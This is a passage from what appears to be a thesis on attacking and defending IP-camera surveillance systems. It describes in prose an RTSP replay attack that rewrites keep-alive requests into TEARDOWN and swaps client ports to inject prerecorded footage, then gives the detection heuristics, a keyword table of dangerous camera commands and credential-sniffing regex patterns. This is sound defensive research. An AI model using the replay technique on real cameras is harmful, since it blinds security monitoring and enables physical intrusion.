is displayed. This is shown in Figure 5.3b. The chosen pre-recorded footage was created with different settings to verify it was the attacker footage and not the original footage as in previous scenario. When both streams get accepted, the streams will interfere with each other and the displayed footage appears as a green screen like shown in Figure 5.3c. Figure 5.3d shows a version where both streams are accepted but the fake footage is more dominant. Depending on which stream is more dominant it will show a green version of that stream, if there is interference from the other stream.



(a) Original Footage

(b) Fake prerecorded footage

(c) Green Image

(d) Green Footage

Figure 5.3: Example behaviour of iSpy during RTP DoS

5.2.3 Botnets

Apart from being the target of a DoS attack, the IP cameras can also be used as source for a DoS or Distributed DoS attack. The malware families such as TheMoon, Mirai and Persirai have shown that the small devices can abused for very powerful DDoS attacks. There are several causes for the botnet malwares to be able to become as big and powerful as demonstrated by the various attacks of the different malwares. The attack surface of the cameras is big, due to many protocols being enabled by default for increased interoperability and ease of use. Many of these protocols (i.e. Telnet, SSDP, HTTP), are in plaintext or have other security issues which open up opportunities for adversaries to hack the device. Users often leave these default features enabled and often do not even change the default credentials. This was demonstrated by the effectiveness of Mirai, as it only used default credentials for infecting the devices.


5.2.4 Replay Attack

This attack is inspired by the heist movie scenes where hackers hack the surveillance camera feeds to stop recording or loop footage for covert operations. Our attack is not based on camera software or firmware, but is based on the control protocol used by most cameras, RTSP. Therefore, this attack should also work against other cameras.

The attack relies on a few features and flaws in the protocols and/or the implementation on the camera/NVR. Firstly, to keep the RTSP session alive, the NVR has to send a periodic RTSP command to the Camera before the defined timeout in the SETUP reply. This usually is a command which does not influence the session (e.g., OPTIONS, DESCRIBE, GET_PARAMETER). In this case, the NVR uses a periodical GET_PARAMETER request to keep the session alive. The GET_PARAMETER request requires authentication, thus by modifying this request to become a TEARDOWN we obtain a request with all authentication information already included. The authentication seems not bound to the RTSP command, as the obtained TEARDOWN request is accepted by the camera. The second flaw is that the NVR does not care for the ports specified in the SETUP reply from the camera, although these could have been altered to match the ports from the original SETUP request, this was not necessary. Thirdly the NVR does not seem to mind the traffic coming from a different IP, as long as the traffic is RTP over UDP to the correct port. Again with a bit more effort this could be hidden, but this was not necessary.

Before doing the actual attack, the traffic is sniffed and captured. From this capture the video footage is extracted for replaying at the final stage of the attack. The first step of the attack itself, is doing a man in the middle attack to enable intercepting and modifying of packets. The next step is forcing a session termination, as described in Section 5.2.2. In Figure 5.2b the sequence diagram of this attack is given. In this case the session was forced by capturing the GET_PARAMETER request and modifying this to a TEARDOWN request. This will cause the camera to terminate the current session. When the NVR notices the camera stopped streaming, it will try to establish a new session. Capturing the SETUP request and changing the client_port to a random different port (e.g., 10000) will make the camera stream to the port specified by the adversary. After sending the PLAY command, the NVR will wait for traffic on the port which it specified in the SETUP request, but the camera streams to a different port. Again not receiving traffic will result into the NVR into trying to setup a new connection, therefore there is only a limited time frame available to start streaming media to the correct port in order to show fake footage. To automatically start the streaming to the correct port, the script in Appendix B was created.

Since the NVR (iSpy) seems to accept traffic from a different source than the one specified in the initial setup, one could argue it should be possible to hijack the running session instead of forcing a new setup and hijacking that session. To accomplish this, the streaming from the attacker machine should start before the NVR notices it is not



(a) Fake prerecorded footage (b) Real footage

Figure 5.4: Footage during the replay attack

receiving traffic from the camera anymore. Therefore the streaming would start as soon as the GET_PARAMETER is seen (which is changed to TEARDOWN for the camera).By doing this the NVR will receive traffic on the port before/while the camera stops streaming. By doing this, the session is not terminated, however, the NVR does not show the new footage like it does when hijacking the new session. Therefore this attack does not work as intended and could be used as DoS but not replay attack (the footage is frozen during the attack).

In this chapter a general evaluation framework was described, with an example laboratory setup. Additionally possible attacker tools and developed example attacks are described in detail for testing detection solutions. The implemented attacks are based on the attack scenarios of Chapter 4. In the next chapter our proposed solution is described.

Chapter 6

Detection Modules

Our proposed solution is built on top of SilentDefense, a network intrusion detection system for Industrial Control Systems (ICS). SilentDefense also uses host classification for raising the inventory awareness. In Figure 6.1, a simplified diagram is given on how an NIDS is integrated in an ICS, and how network traffic is processed to improve the awareness. The parts covered by the proposed solution are colored in green. As can be seen from the figure, before the hosts classification there is another step: protocol parsing. Protocol parsing is used to recognize and understand the network traffic. To understand the network traffic, after recognizing the protocol, it is dissected according to its specifications. All the investigated protocols in this research were already being parsed by SilentDefense. After the host classification, there are two additional steps: vulnerability detection and threat detection.

The proposed solution consists of a host classification module, a vulnerability detection module, and a threat detection module. In the rest of this chapter, for each of the different modules, additional information will be provided on which the heuristics for the modules are based and how this was implemented.

6.1 Host Classification Module

Host classification helps the user understand the attacker surface by providing insights into their assets. By visualising and classifying the connected hosts, the user will gain a better understanding of their network. In Figure 6.2, the result of the network visualisation based on surveillance system traffic, without any added scripts. Based on the specification of IP cameras in this research and of the other major brands for enterprise grade IP cameras, all IP cameras support and utilize RTP for transmitting the video stream and RTSP for the control of the stream. An exception to this is when the video stream is accessed through the camera's web server. However, in smart buildings which can comprise hundreds or even thousands of IP cameras, it is not scalable to use each camera through its own web interface. Therefore, it is unlikely that the cameras will be accessed through their own web interface for viewing the video stream, but rather through some video management system or network video recorder. In the next paragraphs more information will be provided on the heuristics for the proposed solution. The heuristics are based on traffic from the lab and available documentation of the protocols.




Figure 6.1: Diagram of SilentDefense in an ICS




Figure 6.2: Host overview without proposed host classification module

Heuristics

The control protocol, RTSP, can be used for classifying the camera and NVR. Several commands of RTSP are client or server only, depending on the version of RTSP. This information could be utilized to classify a server (camera) or NVR (client). As can be seen in Table 2.1, there are small differences between version 1.0 and 2.0. Although, version 2.0 supersedes version 1.0, 1.0 is still used and supported by many cameras and NVR, including the ones in the lab setup. Even though classification based on the client and server only commands is possible, there is a small problem with this heuristic. The commands meeting the server and client only condition seem to be commands which will only occur at the beginning or end of a session. Assuming the beginning of the session is only when a new camera is added and the end of a session is only when the camera is being removed, this would imply only cameras which are added or removed can be classified. However, in this presumed scenario all ongoing sessions cannot be recognized. Ideally the GET_PARAMETER, which is used to keep the session alive, could be employed to recognize the devices, however, it can not be guaranteed GET_PARAMETER originates from the client or server. For classifying the devices in a running environment a second heuristic is required.

For this second heuristic, we will be looking at the other protocols which are used for communication by the IP camera and NVR. RTP traffic is always sent from the server and received by the client, since RTP itself does not address resource reservation or quality of service. However, due to the structure of RTP and the flexibility of the packets, RTP cannot be classified as RTP with 100% certainty, without seeing the RTSP SETUP command. Therefore, the direction of the RTP traffic is not implemented as heuristic. If the RTSP SETUP is seen on the network, the RTP traffic can be classified as RTP, but the hosts can already be classified as well, due to the SETUP command always being from client to server. Although RTP cannot be used as heuristic, RTCP, which is used for reporting statistics of the RTP session could help classifying the hosts. RTCP does not directly influence the RTP session, which may make RTCP appear less relevant. However, for classifying the hosts it could still be of assistance. The reception statistics, which are used for reporting the quality of service, can provide information of the client and server. According to the specifications, an RTCP packet should always start with the reception statistics, which is either a sender report or a receiver report. The server only send packets starting with a sender report and the client only packets starting with receiver reports. Additionally, the packet may include a source description, which usually contains the host name. The host name is either only the host name or in the format {user}@{hostname}. However, this heuristic can only be used to extract the host name from the NVR, as the IP cameras appear to generate a new host name for each session.

Implementation

The proposed solution will parse the RTSP packets by first taking the first word of the payload, which should be the command, unless it is a reply. Then an attempt is made to determine the version of RTSP, by looking for the string "RTSP/1.0" and "RTSP/2.0" in the remainder of the payload. If the version can be determined, the command is compared to the version specific client and server only commands. If the version cannot be determined by this method, the packet is ignored. In this case, the version is either unknown or it is an RTSP reply. RTSP replies start with the RTSP version, which we split off as the command. However, since we are not interested in the replies for the host classification, it is no problem that these packets do not pass the version check.

The parsing of the RTCP is a bit more challenging, because RTCP is not a plaintext protocol. First, the length of the payload is verified and then the payload is dissected. The first part of the payload is either the sender or receiver report. In the case it is neither, the packet is considered invalid and ignored by the host classification. If the packet is valid, it should start with a sender or receiver report and based on this the classification for server and client is possible. If the packet is a compound RTCP packet the script will continue parsing and try to look for the CNAME property to extract the host name from the packet. In Figure 6.3 the network map is shown with surveillance system traffic and the host classification script active.

6.2 Vulnerability Detection Module

Apart from classifying the hosts, to acquire better insights into the connected assets, the security awareness can be improved by generating alerts on vulnerabilities. For example, plaintext credentials and weak authentication, which can easily be exploited for credential sniffing, can be detected. RTSP is limited to using either basic or digest authentication. While both are not secure enough for a plaintext protocol, basic authentication can be easily decoded. Another scenario where the credentials are easily extracted by monitoring the traffic, is when the credentials are included in the url of the request.

Apart from plaintext credentials and weak authentication, there are also operations which should be considered dangerous, as they can be abused to interfere with normal operation or other malicious operations. Which commands are to be considered dangerous depends on the device, normal mode of operation, and the command itself. The devices of interest are IP cameras and NVRs, as they are the main components in surveillance systems. The main function of a surveillance system is monitoring, therefore the normal mode of operation includes 24/7 operation. RTP and RTCP only transport data and do not allow to perform any operation. Therefore, the focus will be on RTSP and HTTP. For this, the RTSP commands and the web interfaces of the different cameras were analysed for possible actions.




Figure 6.3: host overview with proposed host classification module

Heuristics

To figure out the type of authorization used in RTSP, the format of the header can be used. The authentication header in RTSP always follows format "Authorization: Basic" or "Authorization: Digest". For detecting plaintext credentials, the RTSP url again the format can be followed, which is "rtsp://[username]:[password]@[url]" and the username and password are included in the url in plaintext.

To terminate an ongoing RTP session, the RTSP TEARDOWN can be sent by the client. By sending this command, the client indicates that the session is no longer required and can be terminated by the server. Unless this is for planned maintenance, this command should not appear in legitimate traffic. The RTSP REDIRECT is used by the camera to indicate a change of its location in the network. Again, unless it is part of planned maintenance, the IP of a camera should not change during operation, thus the command should not appear in legitimate traffic. For configuration of the camera itself, the web interface has to be used, as this cannot be done through the NVR. There are several commands, such as reboot and reset, which could be used during normal operation. However, these commands could also be abused by adversaries. Even though, these kind of commands could occur during normal operation, they should not happen often and only during planned maintenance. In the next paragraph, an overview is given on the different commands which should be considered potentially dangerous, accompanied by an explanation why.

The reboot command is used to restart the camera's systems. It is a good feature for fixing some malfunctions and sometimes necessary for changes to take effect. Rebooting the camera also means temporary downtime, which is undesirable for an asset responsible for the security. For an adversary, this temporary downtime could be the window of opportunity to physically infiltrate without being noticed, nor there being any proof of it. This could also be achieved with the factory reset command, which resets the camera to the default setting and also temporarily makes the camera unavailable for use. By factory resetting the device, the camera becomes unavailable for a short period of time. Additionally, a factory reset could: change the IP, cut connections to recording devices, as the settings are lost; and change user accounts, as new accounts are lost and the default credentials restored. The latter means that after a factory reset an adversary could hijack the device by using the default credentials. Another useful command is the add user command, which is used to add new user logins to the device. By doing this, people do not have to share credentials and there is the option of implementing permission control. This can also be a way for an adversary to gain full access to the camera by sniffing the newly created user credentials or abusing the add user command to create its own user. The remove user is the opposite of add user and could be used to remove accounts of people who do not need it any more or should not have access any more, but it can also be abused by adversaries to remove access for monitoring devices, recording devices and administrators. To update the firmware the update firmware command can be used. Firmware updates can provide new features, fix bugs and patch

Command	Camera 3	Camera 2
add user	action=add	“method”:“Security.addUser”
remove user	action=remove	“method”:“userManager.deleteUser”
factory reset	factorydefault.cgi	“method”:“configurationManager.restoreExcept”
update firmware	firmwareupgrade.cgi	RPC2_Upgrade name=“upg_upgrade”
reboot	restart.cgi	“method”:“magicBox.reboot”

Table 6.1: Command signature per camera

security holes. An adversary could abuse this feature to upload malicious firmware to the device.

For the potentially dangerous commands in HTTP, the command is not in a specified position and can differ per web server and its implementation. The command could be in the url, header, or somewhere else in the payload (e.g., form data). HTTP is a plaintext protocol. This implies that if the command is in the payload, and a conventional term like “reboot” is used, this can be found using a regex search. Therefore data was collected from the traffic using the potentially dangerous operations mentioned last paragraph, of which the result is in Table 6.1. Only traffic of the Camera 2 and Camera 3 was used, as Camera 1 uses Kerberos, which makes the sniffing less trivial.

Implementation

To detect Base64 encoded credentials, a regular expression is used which looks for “Authorization: Basic”. If the string “Authorization: Basic” is found, the authorization string is decoded and the user name extracted. Afterwards an alert is raised which includes the user name. For possible credentials in the RTSP URL a regex is used which looks for a pattern like “rtsp://[username]:[password]@[url]”. In Figure 6.4, part of the raised alert is given. As can be seen in the figure, again the username is extracted and included in the raised alert.

For RTSP, the potentially dangerous operations script starts by extracting the command from the payload by splitting the first term from the rest of the payload. In this case, the dangerous commands are not RTSP version specific and the version does not have to be checked but only the command itself. Therefore, after extracting the command, it is compared to the known list of potentially dangerous commands and an alert is raised if a match is found. For the HTTP commands, a regular expression search is done. In Table 6.2, an overview is given for which kind of terms the proposed script tries to detect. The regex matching is done based on a command term with a command prefix or suffix. The command term, prefixes and postfixes are based on the traffic from the investigated cameras and generalised and combined with each other with the intend to be applicable to other cameras as well.

Command prefix/suffix	reboot	factory reset	add user	remove user	update firmware
cmd=	reboot	reset	adduser	deleteuser	firmwareupdate
action=	restart	factoryreset	addaccount	removeuser	firmwareupgrade
“method”:“		restore		deleteaccount	fwupdate
.cgi		factorydefault		deleteuser	fwupgrade

Table 6.2: Terms to look for commands in http traffic

Name	Description	Default Value
login_attempt_slow	the maximum number of failed attempts from an IP	10
login_attempt_fast	the number of attempts allowed within the defined time limit	10
login_fast_time	the time limit for fast login attempts	10

Table 6.3: Configuration Parameters

6.3 Threat Detection Module

Potentially dangerous commands can be abused by adversaries to execute attacks, but some attacks are not based on specific commands but rather specific behaviour. Attack signatures are set patterns, retrievable from network traffic, that can occur before or during an attack. Attack signatures can be used to identify various attacks, which cannot be identified by only recognizing potentially dangerous commands. An example of this are Distributed Denial of Service attacks where many hosts generate as much traffic as possible, where the sort of traffic in most cases is not a potentially dangerous command, but some traffic which is indistinguishable from legitimate traffic. This attack will not be uncovered by potentially dangerous commands, however, the sudden increase in traffic from many different hosts with a certain IP range, can be recognized with threat detection.

For the scope of this research, we will limit the threat detection to the attacks described in Section 5.2. These attacks cover a good part of the possible attacks against surveillance systems, which are visible in the network traffic. For flexibility, some variables have been defined for more strict or less strict conditioning. An overview of the configurable parameters can be found in Table 6.3. The heuristics and implementation of the threat detection will be further explained in the next paragraphs.




Figure 6.4: Part of the alert for plaintext credentials

6.3.1 Credential Attack Detection

The credential sniffing attack are not detectable, and neither are brute-force attacks which are executed on a hacker machine with sniffed credentials. However the plaintext credentials and weak authentication can, which is covered in the vulnerability detection module. Apart from weak security, an adversary can attempt to obtain the credentials by using a brute force attack. This type of attack can be directly on to the camera or its web interface, but can be detected. Although it is common for users to forget credentials or make typing mistakes, leading to invalid login attempts, there should only be a limited number of attempts occurring. For example, more than 20 attempts could be considered to be suspicious, especially if they happen in a short time period.

Implementation

The credential attack detection was not implemented. However, we propose a solution will keep track of invalid login attempts and raise an alert if more than $login\_attempt\_slow$ failed attempts occur from a single IP or $login\_attempt\_fast$ failed attempts in $login\_fast\_time$ seconds. This check is done for both the web interface as RTSP commands. The raised alert includes the IP address from which the requests originated.

6.3.2 DoS Detection

For the TEARDOWN DoS attack, an alert will be raised by the vulnerability detection module. However most of the DoS attacks described in Section 5.2 do not rely on potentially dangerous operations, but still have a detectable attack signature. Setup sequence DoS attacks can be detected by suspicious RTSP sequences or responses, however, these sequences or responses could also be caused by a misconfiguration. Regardless of the nature of the suspicious behaviour, an alert should be raised, as both a misconfiguration and a DoS could yield the same outcome. The variant of the attack where the responses are replaced with an unauthorized response produces a recognizable pattern of multiple 401 unauthorized responses. However, this pattern can be caused by misconfigured credentials, a DoS attack or a credential brute force as these have the same signature and therefore it is not possible to distinguish which attack it is exactly. As mentioned earlier, an alert should be raised nevertheless. Other responses which are to be considered suspicious can be recognized by the status code of 300 and up, which indicate

Last Command	Valid Next Command
OPTIONS	OPTIONS, DESCRIBE
DESCRIBE	DESCRIBE, SETUP
SETUP	SETUP, PLAY, TEARDOWN
PLAY	TEARDOWN, GET_PARAMETER, SETUP
GET_PARAMETER	GET_PARAMETER, SET_PARAMETER, TEARDOWN
SET_PARAMETER	GET_PARAMETER, SET_PARAMETER, TEARDOWN
TEARDOWN	OPTIONS

Table 6.4: Valid Command Sequences

misconfigurations, syntax errors, or other reasons why the request could not be fulfilled. The 401 unauthorized is an exception since this one occurs during normal operation as well. If digest authentication is used, the requests can not include valid authentication information until a digest realm and nonce are provided by the server. The digest realm and nonce are provided in a 401 response, therefore a 401 response can also be considered as normal response. The DoS attacks where one of the RTSP commands is replaced for another one can be detected by checking for suspicious setup sequences from the client side. The attack signature of RTP flood DoS is a sudden increase in traffic to the RTP port, this could be from many different hosts, a single one or the camera itself. For the RTP drop DoS attack, the attack signature is a sudden decrease or full stop of RTP traffic.

Implementation

The proposed solution will check for suspicious response codes. For codes 300 and above a general alert will be given for possible misconfiguration, except for 401 unauthorized. The 401 unauthorized is ignored because the credential attack detection will generate an alert for this already. The sequences which are considered suspicious and are checked for are listed in Table 6.4 and raises an alert if the sequence deviates. For RTP flood, RTP drop and other RTP traffic related attacks, the proposed solution will monitor the amount of traffic from cameras to NVRs. It will then learn what the normal behaviour of the traffic is and raise an alert for deviating traffic such as a sudden increase in traffic, traffic coming from different hosts to the same RTP port, and a sudden drop or stop of RTP traffic.

6.3.3 Botnet Detection

As shown by malware families for IP cameras such as TheMoon, Mirai and Persirai, apart from being the target, IP cameras can also be used as source for a DoS/DDoS attack. Each of the malware families and their variants have unique features. They also differ in infection and propagation method, which causes the detection to be more tedious. Though, most botnet infections are still recognizable, as all botnet infections follow similar patterns. First access is gained to the device, which is usually done by obtaining

the credentials. After gaining access, the malware is installed on the device. The device is then instructed to connect to the C&C server and waits for further instructions from the C&C server. The C&C server will send instructions to the infected hosts when the actual attack is initiated. These attack phases can be used for detection, but the effectiveness varies on the variant of the used malware. For example, the password brute force of the initial infection of Mirai can be detected by the credential brute force detection. However, this is only identified by the credential brute force detection if and only if: the correct credentials are not within the first *login_attempt_slow*; or the number of attempts per $login\_fast\_time$ seconds exceed $login\_attempt\_fast$, defined in the credential brute force detection. From this example, it is clear the brute force detection will not be able to cover all botnet infections which use brute force for acquiring the credentials. Additionally malware which does not rely on credential brute force for obtaining access, such as Persirai, will completely bypass the credential brute force detection module. The communication with the C&C and actual attack phase could also be spotted. The signature for both these cases include requests to external IP addresses from the IP camera. During the DoS attack the camera will be sending many requests to an external IP, which most likely was unknown until that point.

Implementation

The botnet detection was not implemented due to time constraints, as the botnet topic appeared to be broader than expected. We will propose a botnet module for detecting possible vulnerability to botnet malware, communication with a C&C server, and attack execution of a botnet. The infection stage is omitted, as this should be mostly covered by the credential brute force and weak credential detection. The botnet module checks for signs of UPnP and Telnet being enabled, as these make the device highly visible for the botnet malwares and a potential target. For recognizing possible communication with a C&C server, the botnet module will keep track of all IP addresses the IP camera communicates with and raise a general alert if a new host tries to communicate. If this host's IP is from outside of the network, a remote access alert will be raised. An alert for possible communication with a C&C server and botnet infection will be raised, if the communication with a new external IP is initiated by the IP camera. For identifying the attack execution phase, the outgoing traffic from the IP camera is checked by the botnet module for common DDoS attack traffic such as HTTP flood, DNS query flood, and UDP traffic flood. Similarly to the DoS detection, this includes checking for sudden increase is traffic, but for traffic to external IP addresses.

6.3.4 Replay Detection

The attack signature for the replay attack depends on the implementation of the replay attack, as there are several variations possible. The several phases of the attack can be executed utilizing different attack techniques, which makes it hard to detect the many possible variations. In the replay attack elaborated in Section 5.2.4, no effort is made to hide the attack, which leaves many indicators or compromise that can be used for

detection. Similarly to many of the attacks, this attack is based on a Man in the Middle attack. The ARP poisoning of the man in the middle attack will be detected by most intrusion detection systems already, as it is very noisy. Although there was not enough time during this research to develop and perform the attack without the Man in the Middle, it is possible. Therefore, the focus will be on detecting the other indicators of compromise. The forced closing of the session is suspicious, but this should already be detected by the dangerous operations module and the DoS detection of the threat detection module. The next step in the replay attack, the replacing of the client ports, is not detected by the dangerous operation module or DoS detection. Although this attack could also be used for a DoS attack, the TEARDOWN following the absence of traffic to the original port already triggers an alert. The repeated setup sequences following TEARDOWN requests as well. However, if the absence of RTP to the originally specified client port is filled by an attacker, the TEARDOWN will not happen, nor will a new setup sequence be initiated. In this case, no alert would be raised by the vulnerability detection module and DoS detection. The traffic in this attack is coming from a different IP address than the one specified original request, which can be used as indicator of compromise. Although this could still be considered a DoS attack for the detection, this special case will be classified as a replay attack.

Implementation

The proposed solution will check for changes between the client_port values specified in the original SETUP request and the values in reply to that SETUP request. In Figure 6.5 the raised alert is given on detection of a changed client port. The proposed solution will also verify if the traffic to the port specified in the SETUP request comes from the IP defined in this request. An alert will be raised if a host streams to a different port, or if the host starts streaming to a NVR, without the NVR sending a SETUP command first. In Figure 6.6 the raised alert for unknown hosts which start streaming to the NVR is shown.

In this chapter we presented the modules of the proposed solution, the Host classification module, vulnerability detection module and threat detection module. These modules are based on the adversary model of Chapter 4. In the next chapter the modules will be validated, using the evaluation framework of Chapter 5.




Figure 6.5: Part of the alert for changed client ports




Figure 6.6: Part of the alert for unknown hosts streaming to an NVR

Chapter 7

Experimental Evaluation and Results

In this chapter, we evaluate the capabilities of the proposed solution which is build on top of SilentDefense, the state of the art network intrusion detection system described in Section 3.3. Similar to other state of the art intrusion detection systems, SilentDefense does not have a specialized module in place for detecting components of a surveillance system and threats to it. Each of the modules of the proposed solution, which are described in Chapter 6, will be tested separately. In Section 7.1, the experimental setup for evaluating the proposed modules is described. Afterwards, in sections 7.2, 7.3, and 7.4 the datasets, results and evaluation of the respective modules is presented.

7.1 Experimental Setup

